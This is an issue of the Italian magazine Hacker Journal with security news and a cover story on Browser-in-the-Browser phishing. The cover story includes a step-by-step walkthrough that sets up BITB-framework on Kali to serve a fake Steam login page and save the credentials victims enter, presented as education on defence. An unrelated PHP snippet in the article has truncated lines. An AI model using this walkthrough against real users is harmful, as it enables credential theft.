

HACKER



JOURNAL

Dal 2002 tutto quello che gli altri non osano dirti

Ti spio dalla webcam

Una vulnerabilità permette di ottenere una shell remota. Corri subito ai ripari!

Così ti rubano l'account Instagram

Leggi la nostra inchiesta shock per non cadere vittima dei nuovi attacchi

IL PERICOLO ARRIVA DAL BROWSER

Il phishing che spaventa il web

Un'innovativa tecnica viene sfruttata dai cybercriminali per sottrarre credenziali e dati personali. Ti spieghiamo come funziona e come difendersi

(IN)SICURI SU QUATTRO RUOTE

Le nuove auto integrano sistemi digitali "fragili". E c'è chi ne approfitta!

NAVIGAZIONE SICURA AL 100%

Il tool suggerito da Anonymous che blocca pubblicità, cookie, script...

INVESTIGATORE DIGITALE ANCH'IO!

Il software per mettere in pratica le tecniche di forensic analysis

ASTERISCHI IN CHIARO

C'è un modo per svelare le password salvate nel browser



SIAMO TORNATI! TREMATE!



DA COLLEZIONE!

IN EDICOLA

A PARTIRE DAL 20 APRILE



**CD ALLEGATO
CON TUTTI
I BRANI CHE
HANNO SCRITTO
LA STORIA
DEL JAZZ**



**UN PREZIOSO VOLUME PER RIPERCORRERE
E SCOPRIRE IL GENERE CHE HA SEGNATO
LA STORIA DELLA MUSICA**

Scansiona il QR Code



**Acquistalo su www.sprea.it/jazz
versione digitale disponibile dal 15 aprile**

**VOLUME +CD
A SOLI €14,90**

HACKER JOURNAL

www.hackerjournal.it

**In questo numero parliamo di:
Browser-in-the-Middle, Hacking
dell'auto, Hack-for-hire, Spiare tramite
webcam, EVE-NG, Forensic analysis,
Metasploitable3, Telecamere IP,
Instagram, Show/hide password...**

Stiamo assistendo a un rapido incremento del numero di dispositivi connessi in Rete, dallo smartphone alla casa intelligente. E questo è un bene! Ma se da un lato ciò arreca vantaggi in termini di comodità ed efficienza, dall'altro apre a rischi che qualche anno fa nemmeno potevamo immaginare. Pensate alle minacce che derivano dalla preoccupante tendenza dell'hacking sulle autovetture. I veicoli moderni – sempre più connessi, con funzionalità come l'infotainment, il controllo del clima e persino la guida autonoma – si stanno rapidamente trasformando in perfetti bersagli ad alto rischio. E la capacità di hackerare le automobili non è affatto solo una minaccia teorica. Nel 2015, alcuni ricercatori di sicurezza sono stati in grado di prendere il controllo di una Jeep Cherokee, accendere e spegnere il motore, attivare i freni e, persino, sterzare il volante. In un altro caso, un gruppo di hacker è riuscito a rubare una Tesla in meno di 90 secondi, usando solo un computer portatile e un dispositivo radio. Le tecniche? Il phishing, il malware e l'ingegneria sociale, che consentono agli hacker di ottenere l'accesso al sistema di bordo e prendere il controllo. Una soluzione che sia definitiva? Non è semplice trovarla! E forse non si troverà mai. Quello che si può fare – anche se ormai sui veicoli ci sono diverse misure che i produttori adottano per la protezione – è implementare altri controlli, investire sulla crittografia e sull'autenticazione a più fattori. La prudenza (e la sicurezza, aggiungerei) non è mai troppa!

Gianmarco Bruni

EDITORIALE



CONTATTI

REDAZIONE

redazione@hackerjournal.it

ABBONAMENTI E ARRETRATI

abbonamenti@sprea.it
www.sprea.it/digital

FACEBOOK

[www.facebook.com/
hackerjournal/](https://www.facebook.com/hackerjournal/)

SITO WEB

www.hackerjournal.it

Hacker Journal sarà in edicola
ogni 10 dei mesi dispari

SOMMARIO

HACKTUALITÀ

News

Notizie e anticipazioni dell'universo hacker 6



COVER STORY

Il phishing che spaventa il Web

Un'innovativa tecnica viene sfruttata dai cybercriminali per sottrarre credenziali e dati personali. Ti spieghiamo come funziona e come difendersi 10

Hacking | Violare un'auto è davvero facile?

I punti di insicurezza delle vetture: conoscerli per difendersi! 16

Hack-For-Hire | Il mercato dei cyber-mercenari

Gli abilissimi informatici indiani rimasti senza lavoro si sono riciclati come attaccanti a scopo di lucro 18

Vulnerabilità | Ti spio dalla webcam!

Una falla permette a chiunque di ottenere una shell remota con privilegi di root. Corri subito ai ripari 20

ABBONATI ALLA
VERSIONE DIGITALE

SOLO PER PC E MAC

A SOLI 10,90 €

DURATA ABBONAMENTO: 1 ANNO

www.hackerjournal.it/abbonamenti



AIUTACI A MIGLIORARE
LA TUA RIVISTA PREFERITA!

Vai su <https://bit.ly/hackerjournal>

e compila il questionario anonimo

IL PRIMO MANIFESTO HACKER

“... avete mai guardato dietro agli occhi dell’hacker?
Vi siete mai chiesti cosa lo stimola, che forze
lo hanno formato, cosa può averlo forgiato?
Io sono un hacker, entra nel mio mondo...”



SICUREZZA

EVE-NG | La vostra prima rete virtuale

Creare uno spazio sicuro senza comprare alcunché per imparare 24

Analisi forense | Investigatore digitale anch’io!

Software e dritte per mettere in pratica le tecniche giuste 32

Metasploitable3 | È ora di scoprire i servizi UDP

Acquisire nuove skill da penetration tester 38

Shodan | Attenti alle telecamere IP!

Quando gli hacker prendono il controllo delle videocamere di sicurezza 44

Social | Così ti rubano l’account Instagram

Inchiesta shock: come non cadere vittima dei nuovi attacchi 48

Virtualizzazione



HOW TO

Add-on | Asterischi in chiaro

C’è un modo per svelare le password salvate nel browser 52

uMatrix | Navigazione sicura al 100%

Bloccare pubblicità e cookie con un tool suggerito da Anonymous 54

HACKCULTURE

Personaggi | Il più grande attacco agli USA

Solo, l’hacker che penetrò nel Dipartimento della Difesa 58

54

Firewall a matrice



Certificato PEFC

Questo prodotto è
realizzato con materia
prima da foreste gestite in
maniera sostenibile e da
fonti controllate

PEFC/18-31-379

www.pefc.it

NOI RISPETTIAMO L'AMBIENTE!


Hacker Journal è stato stampato
su carta certificata PEFC, proveniente
da piantumazioni a riforestazione programmata
e perciò gestite in maniera sostenibile

POSTA Le domande dei lettori, le risposte della redazione > 60

NEWS



#SICUREZZA



VULNERABILITÀ IN CHATGPT

Il noto servizio AI non è esente da falle: quella individuata era presente nella libreria open source Redis

La vulnerabilità ha esposto le informazioni personali degli utenti e i titoli delle chat. È stata scoperta il 20 marzo scorso da Gal Nagli, un ricercatore in sicurezza, e ha consentito ad alcuni utenti di visualizzare brevi descrizioni delle conversazioni di altri utilizzatori nella propria cronologia del chatbot. A quanto si sa, a essere colpito dalla falla è stato ben l'1,2% degli utenti: ciò ha costretto OpenAI a chiudere temporaneamente il servizio. OpenAI ha risolto subito il bug, ma l'incidente ha evidenziato l'importanza di gestire il rischio di terze parti e di mantenere una base del software (SBOM) aggiornata.

Sottrae documenti riservati. Ora rischia fino a 20 anni

#DATALEAK Chi è Jack Teixeira, il giovane ventunenne sospettato di essere la fonte della fuga di notizie dal Pentagono?



La notizia ha fatto il giro del Globo e ha scatenato un acceso dibattito sulle misure di sicurezza all'interno delle istituzioni USA. Il "protagonista" è Jack Teixeira, un ex analista, incaricato di elaborare informazioni sulle attività militari di paesi come Russia e Cina, ora accusato di spionaggio. Noto online con lo pseudonimo di OG, Teixeira apparteneva all'ala dell'intelligence della Massachusetts Air National

Guard. E proprio grazie alla sua posizione, aveva accesso a una grande quantità di documenti riservati, tra cui rapporti di intelligence, studi strategici e piani di contingenza. Era a capo di un gruppo su Discord – nota piattaforma statunitense di VoIP, messaggistica e distribuzione digitale, progettata per la comunicazione tra videogiocatori –, in cui sono stati condivisi i file riservati sottratti al Pentagono.

Gestiva anche il server del suddetto gruppo, che era composto da circa 30 individui, soprattutto suoi coetanei, con i quali aveva in comune la stessa passione per le armi, per il gaming e per Dio. Teixeira si vantava di possedere conoscenze segrete, comprese solo da lui e tenute nascoste dal governo, e affermava di poterle trascrivere poiché aveva accesso alla base militare in cui lavorava. Promosso ad aviere di prima classe solo un anno fa, al momento dell'arresto lavorava durante il turno di notte presso la base di Cape Cod.



Nel mirino i distributori automatici dei tabacchi

#ATTACCO Coinvolte diverse città italiane. A sferrare l'attacco, forse un gruppo di hacker a sostegno di Alfredo Cospito, il noto terrorista anarchico

In diverse città e regioni italiane, come Brescia, Napoli, Pescara, Lecce, Sardegna e Liguria, nella notte tra il 25 e il 26 marzo, chiunque abbia cercato di acquistare un pacchetto di sigarette dai distributori automatici si è trovato di fronte a una sorpresa: un messaggio sul monitor, dove solitamente vengono descritte le azioni necessarie per completare l'acquisto, che mostrava una serie di figure grigie simili a poliziotti e un uomo con un braccio alzato in rosso, accompagnato dalla scritta "Fuori Alfredo dal 41 bis". Tutto questo è stato causato da un



attacco hacker che, probabilmente, è stato lanciato da anarchici in segno di solidarietà con Alfredo Cospito, il terrorista anarchico che dallo scorso ottobre sta portando avanti uno sciopero della fame contro il regime di carcere duro a cui è stato

condannato. Le segnalazioni sono arrivate da molte città italiane, ma è stato indicato che solo i distributori automatici dell'azienda Laser Video sono stati compromessi, poiché utilizzano un sistema in cui il server centrale invia informazioni a quest'ultimi.

Allarme Blackmamba?

#KEYLOGGER Secondo alcuni esperti di sicurezza, pare sia stato creato e diffuso un nuovo malware utilizzando ChatGPT

Questo malware agirebbe come un keylogger poliformico, alimentato dall'intelligenza artificiale e ruberebbe le credenziali degli utenti, come le password, i numeri delle carte di credito e altri dati sensibili. Successivamente, queste informazioni verrebbero inviate al pirata di turno tramite Microsoft Teams. Blackmamba, questo il nome, rappresenterebbe una minaccia particolarmente pericolosa per coloro che non adottano misure di sicurezza adeguate, poiché potrebbe essere facilmente modificato attraverso gli input ricevuti. Una volta che il malware acquisisce i dati, utilizzerebbe il webhook MS Teams per trasferirli al canale dell'attaccante. Da qui, le informazioni verrebbero analizzate e vendute sul Dark Web o utilizzate per attività illecite.

NEWS

MICROSOFT SVELA UNA VULNERABILITÀ IN OUTLOOK

#PATCH La casa di Redmond ha già rilasciato un aggiornamento correttivo in occasione del Patch Tuesday di marzo 2023

La vulnerabilità, identificata come CVE-2023-23397, permetterebbe a un attaccante di rubare gli hash delle password da remoto tramite l'invio di una e-mail malevola. La vulnerabilità, presente in Microsoft Outlook per Windows, potrebbe essere stata sfruttata dal gruppo criminale filorusso Cozy Bear in una serie di attacchi rivolti ai settori governativi: dei trasporti, energetico e militare in Europa. BigM aveva individuato tracce dell'exploiting della falla già da aprile 2022, ma non aveva fornito ulteriori dettagli in merito alla sua attribuzione. In pratica, CVE-2023-23397 consentirebbe agli aggressori di ottenere un accesso non autorizzato a un server Exchange e di modificare le autorizzazioni delle cartelle di posta elettronica per un accesso persistente che avrebbe permesso loro di inviare ulteriori messaggi dannosi per colpire altri membri della stessa organizzazione. Microsoft, oltre all'aggiornamento correttivo, ha fornito una guida per individuare le tracce di una eventuale compromissione dei sistemi e metterli in sicurezza.



SEPARATI DA UN LINGUAGGIO COMUNE

#MINACCEINFORMATICHE Un'indagine di Kaspersky evidenzia la necessità di una maggiore conoscenza e comprensione della sicurezza informatica tra i dirigenti italiani

kaspersky

Secondo un'indagine condotta da Kaspersky, metà dei dirigenti italiani non riesce a stabilire le priorità d'azione a causa dell'utilizzo di una terminologia poco chiara sulle minacce informatiche. In particolare, sono risultati poco chiari termini come malware, phishing e ransomware, così come espressioni più tecniche come MD5 Hash e Zero Day Exploit. Ciò renderebbe difficile comprendere a fondo la sicurezza informatica e, di conseguenza, capire come proteggere la propria azienda da eventuali attacchi. Nonostante ciò, quasi il 50% degli intervistati ritiene che le minacce informatiche siano il principale pericolo per il loro business. L'indagine di Kaspersky, intitolata "Separati da un linguaggio comune", ha coinvolto 1.800 dirigenti di aziende con oltre 1.000 dipendenti in 12 nazioni, Italia inclusa. Ai partecipanti sono state poste diverse domande, tra cui "Quali sono i 3 principali fattori di rischio per la continuità del business?", "Quali sono gli aspetti di sicurezza più importanti per un'azienda?" e "Durante le riunioni dei dirigenti si parla di sicurezza informatica?". Le risposte hanno mostrato che il 44% dei dirigenti considera gli attacchi informatici come il principale pericolo per la loro attività. Il 91,5% ha confermato che la sicurezza informatica è un punto all'ordine del giorno durante le riunioni del management. Tuttavia, i termini riportati sopra sono risultati poco chiari per circa il 50% degli intervistati.

Occhio alla nuova vita di BlackGuard!

#MALWARE Il software malevolo, capace di rubare informazioni personali delle sue vittime, si aggiorna con nuove funzionalità che lo rendono ancora più pericoloso

Secondo una recente analisi condotta da AT&T, il malware ora mira anche ai portafogli elettronici di criptovaluta, ed è in grado di rubare qualsiasi dato presente negli appunti delle vittime relativi a tali portafogli. La nuova versione, programmata in C#, ha diverse funzionalità avanzate di furto di dati e connettività sicura, nonché nuove tattiche anti-rilevamento e anti-analisi. Nello specifico, il malware crittografa i suoi dati adoperando uno strumento integrato



nel pannello di amministrazione, e offusca il suo codice rendendo le stringhe rappresentate come array di byte illeggibili fino al momento dell'esecuzione. Inoltre, BlackGuard presenta anche una funzionalità di clipper, ovvero un sistema

che ruba le informazioni presenti negli appunti dell'utente sostituendo gli indirizzi di criptovaluta copiati con quelli dell'autore della minaccia, nella speranza di deviare le transazioni verso i suoi portafogli. Il clipper di BlackGuard è in grado di interpretare gli indirizzi per numerose criptovalute, tra cui Bitcoin, Ethereum, Monero, Stellar, Ripple, Litecoin, Nectar, Bitcoin Cash e DASH.

WooCommerce, pericolo scampato!

#VULNERABILITÀ Scoperta e corretta la falla che interessava uno dei più popolari plugin di WordPress per la gestione di negozi online

A rischio oltre 500mila installazioni in tutto il mondo. La vulnerabilità critica consentiva a utenti non autorizzati di ottenere l'accesso amministrativo ai negozi vulnerabili. In altre parole, gli attaccanti avrebbero potuto impersonare gli amministratori e assumere completamente il controllo dei siti senza l'autorizzazione del proprietario.

Automatic, la società che gestisce lo sviluppo di WooCommerce, ha rilasciato una patch per correggere il problema. Ha consigliato, quindi, di aggiornare immediatamente il plugin alla versione più recente. WooCommerce ha anche disabilitato il plugin beta WooPay per evitare ulteriori problemi di sicurezza.





HACHTUALITÀ

BITB Il phishing che spaventa il Web

Un'innovativa tecnica viene sfruttata dai cybercriminali per sottrarre credenziali e dati personali. Ti spieghiamo come funziona e come difendersi10

HACKING Violare un'auto è davvero facile

I punti di (in)sicurezza delle vetture: conoscerli per difendersi!16

HACK-FOR-HIRE Il mercato dei cyber-mercenari

Gli abilissimi informatici indiani rimasti senza lavoro si sono riciclati come attaccanti a scopo di lucro18

VULNERABILITÀ Ti spio dalla webcam

Una falla permette a chiunque di ottenere una shell remota con privilegi di root. Corri subito ai ripari!20



COVER STORY: Browser-in-the-Browser

IL PERICOLO ARRIVA DAL BROWSER

Il phishing che spaventa il web

Un'innovativa tecnica viene sfruttata dai cybercriminali per sottrarre credenziali e dati personali. Ti spieghiamo come funziona e come difendersi

Partiamo dal Man-in-the-Middle (MitM). Si tratta di uno degli attacchi più popolari nel mondo della sicurezza informatica. Come funziona? Un aggressore intercetta e manipola il flusso di dati tra una sorgente (un computer) e una destinazione (un sito web), senza che le parti coinvolte ne siano a conoscenza. L'attaccante può fare ciò manipolando i dati, visualizzandoli, modificandoli o persino bloccandoli. L'attacco può essere perpetrato attraverso diversi vettori, come l'uso di reti Wi-Fi pubbliche non sicure, l'inserimento di un dispositivo malevolo tra le parti coinvolte o la compromissione di un router/gateway

di rete. Facciamo un esempio di macro-operazioni che l'attaccante eseguirebbe per perpetrare un attacco MitM:

- Prima di tutto, l'attaccante dovrà identificare la rete sulla quale la vittima sta operando;
- Una volta identificata la rete, l'attaccante procederà con l'intercettare e catturare il traffico. In questo modo, sarà in grado di leggere il contenuto della comunicazione tra vittima e destinatario;
- Una volta sniffato il traffico, dovrà analizzare i dati raccolti per individuare eventuali informazioni sensibili, come password o informazioni personali.

Che cosa è PHP?

PHP è un linguaggio di programmazione di scripting ampiamente utilizzato per lo sviluppo di applicazioni web. È un acronimo ricorsivo che significa "PHP: Hypertext Preprocessor". PHP è stato originariamente sviluppato nel 1994 da Rasmus Lerdorf come una raccolta di script per la gestione delle richieste HTTP su un sito web personale. Nel corso degli anni, è diventato un linguaggio di programmazione molto popolare per lo sviluppo web, grazie alla sua semplicità e alla facilità di integrazione con server web come Apache.

```
function get_products() {  
    $product = $this->input->get('product')  
    $start_date = $this->input->get('start_date')  
    $end_date = $this->input->get('end_date')  
    //COALESCE(sum(".$this->db->dbprefix('sales')  
    $this->load->library('datatables');  
    $this->datatables  
    ->select($this->db->dbprefix('products')." as profit", FALSE)  
    ->from('sale_items')  
    ->join('products', 'sale_items.product_id=pr  
    ->join('sales', 'sale_items.sale_id=sales.id  
    if ($this->session->userdata('store_id')) f  
    $this->datatables->where('sales')
```




Cos'è il Phishing?

Il phishing è un tipo di attacco informatico che mira a ottenere informazioni personali o sensibili (per esempio nome utente, password, dati finanziari) da parte degli utenti, al fine di utilizzarle per scopi fraudolenti. L'attacco di phishing viene solitamente effettuato attraverso l'invio di messaggi di posta elettronica o di testo, oppure tramite messaggi sui social media che sembrano provenire da fonti affidabili, come per esempio istituti bancari, provider di servizi online o altre organizzazioni. Spesso il messaggio fasullo, contiene un link fraudolento o un allegato che, una volta cliccato o aperto, consente all'attaccante di rubare le informazioni dell'utente.

BROWSER-IN-THE-MIDDLE (BITM)


Un attacco BitM si verifica quando un utente tenta di accedere a una pagina e, invece, viene dirottato su un sito malevolo creato appositamente. L'utente potrebbe non rendersi conto di essere finito su un fake diverso da quello a cui voleva accedere, poiché gli attaccanti sono in grado di creare repliche esatte del portale originale. Utenti malintenzionati possono quindi raccogliere informazioni sensibili inserite dall'utente, come le credenziali di accesso, le informazioni sulla carta di credito o qualsiasi altra informazione personale che l'utente inserisce sul sito web.

Inoltre, l'attaccante potrebbe anche iniettare un codice malevolo nel traffico di dati per eseguire attacchi di phishing o installare malware sul computer dell'utente.

DIFFERENZE FRA MITM E BITM

Il BitM differisce dal Man in the Middle (MitM), poiché quest'ultimo è un attacco in cui l'utente malintenzionato intercetta il traffico di dati tra due parti legittime, come un browser e un sito web, e si inserisce tra di esse per monitorare o manipolare il traffico di dati. L'obiettivo principale del MitM è quello di intercettare le informazioni trasmesse tra le due parti e di acquisirle o manipolarle a proprio vantaggio. L'attaccante può anche utilizzare questa tecnica per impersonare una delle parti legittime e gestire il traffico di dati in modo da far sembrare che i messaggi siano inviati da un mittente legittimo. In sintesi, mentre il MitM e il BitM sono entrambi attacchi che coinvolgono l'intercettazione e la manipolazione del traffico di dati, il BitM si concentra specificamente sulle interazioni tra un browser web e un sito web, mentre il MitM può


Schema dell'attacco Man-in-the-Middle: il suo obiettivo principale è compromettere la confidenzialità, l'integrità e la disponibilità dei dati che viaggiano tra la sorgente e la destinazione.





COVER STORY: Browser-in-the-Browser

figura #2



Un attacco Browser in the Middle (BitM) è un tipo di attacco informatico in cui un attaccante intercetta e manipola il traffico di dati tra un browser web e un sito web, in modo da poter eseguire operazioni malevole.

coinvolgere qualsiasi tipo di comunicazione tra due parti legittime.

MAN-IN-THE-BROWSER (MITB)

L'attacco MitB funziona in modo simile all'attacco Man in the Middle (MitM), ma si concentra specificamente sul browser dell'utente piuttosto che sull'intera rete di comunicazione. L'obiettivo principale dell'attaccante è quello di intercettare le informazioni inviate dall'utente al browser, come le credenziali di accesso, i dati della carta di credito e altre informazioni sensibili. L'attacco MitB può avvenire in vari modi. Per esempio, l'attaccante può infiltrarsi nella rete dell'utente o utilizzare un malware per installare un componente aggiuntivo nel suo browser, in grado di intercettare le informazioni trasmesse dal browser e inviarle all'attaccante.

BROWSER-IN-THE-BROWSER (BITB)

Passiamo adesso nel vivo dell'azione e analizziamo la variante BitB. L'attacco BitB (Browser in the Browser) utilizza l'etichetta HTML `<iframe>` per creare una finestra all'interno della pagina web che l'utente sta visualizzando. Questa finestra può contenere un sito web legittimo, come per esempio


quello di una banca o di un'azienda nota, ma controllato in realtà dall'attaccante. Inoltre, l'utilizzo di Javascript e CSS, contribuisce a rendere la finestra più credibile. Modificandone la posizione e le dimensioni in modo che sembri esattamente come quella di autenticazione della banca o dell'azienda, utilizzando lo stesso logo e la stessa grafica. L'uso di Javascript si estende alla cattura delle credenziali, registrando le informazioni inserite dall'utente e inviandole all'attaccante. Per simulare il nostro attacco BitB, utilizzeremo BITM-framework. Come prima cosa, accediamo alla nostra macchina attaccante Kali Linux, apriamo un terminale e assicuriamoci che PHP sia installato. Utilizziamo il comando:

```
php -v
```

Se non dovesse essere installato, procediamo come segue. Aggiorniamo l'elenco dei pacchetti disponibili e le relative versioni digitando il comando:

```
sudo apt update
```

figura #3



Nel Man-in-the-Browser, l'attacco informatico si concentra sulla compromissione del browser web di un utente, consentendo a un attaccante di intercettare e manipolare le informazioni che vengono scambiate tra l'utente e i siti web visitati.


```
(root@K4l)-[/home/a1rk/Desktop/BITB-framework]
# source env/bin/activate

(env)-(root@K4l)-[/home/a1rk/Desktop/BITB-framework]
```

figura #5

Enter Value



COVER STORY: Browser-in-the-Browser

l'installazione è possibile che il modulo "termcolor" non sia installato correttamente. Proviamo semplicemente a rimuoverlo e a reinstallarlo, utilizzando rispettivamente i seguenti comandi:

```
pip uninstall termcolor
pip install termcolor
```

Se l'errore persiste, proviamo a installare il modulo "termcolor" manualmente da un'altra fonte. Per esempio, possiamo scaricare il file di pacchetto dal repository di PyPI e installarlo manualmente utilizzando il seguente comando:

```
pip install /path/to/termcolor-2.2.0-py3-
none-any.whl
```

Terminata l'installazione, assegniamo i permessi d'esecuzione al file bitb.py, mediante il comando:

```
chmod +x bitb.py
```


A questo punto possiamo lanciare il framework:

```
python3 bitb.py
```


OPENID

OpenID è un protocollo di autenticazione singola (SSO) che consente agli utenti di accedere a più siti web o applicazioni online utilizzando le stesse credenziali di accesso, senza dover quindi creare un account separato per ciascun sito web. In pratica, OpenID permette di utilizzare un account esistente (per esempio un account Google, Yahoo o AOL) per accedere ad altri siti web che supportano il protocollo OpenID.

Il funzionamento prevede che un sito web richieda all'utente di specificare un URL OpenID (per esempio <https://username.provider.com>) invece di un nome utente e una password. A questo punto, il sito web di destinazione utilizza il protocollo OpenID per inviare una richiesta di autenticazione al provider OpenID specificato dall'utente. Il provider OpenID, a sua volta, verifica l'identità




Ci siamo, a questo punto la nostra maschera di login è pronta e ci attende all'indirizzo `localhost: http://0.0.0.0:8080`.



Nel momento in cui la vittima proverà ad autenticarsi, utilizzando le credenziali di Steam, avendo già cliccato su "Login With Steam", apparirà una nuova tab con la maschera di login.



figura #8



Il nostro framework salverà tutte le credenziali all'interno del file: sites/userpass/usernames.txt.

dell'utente e invia una risposta di conferma al sito web di destinazione, che può quindi concedere l'accesso all'utente.

In un attacco BitM che coinvolge l'OpenID, l'attaccante si posiziona tra l'utente che cerca di autenticarsi su un sito web e il provider OpenID. L'utente, credendo di comunicare direttamente con il provider, inserisce le sue credenziali di accesso (nome utente e password) nella pagina di autenticazione visualizzata. Tuttavia, l'attaccante è in grado di intercettare queste informazioni sensibili e di utilizzarle per accedere al sito web al posto dell'utente. Inoltre, l'attaccante può modificare le informazioni scambiate tra utente e provider OpenID, per convincerlo a fornire ulteriori informazioni personali o per indurlo a cliccare su un link malevolo.

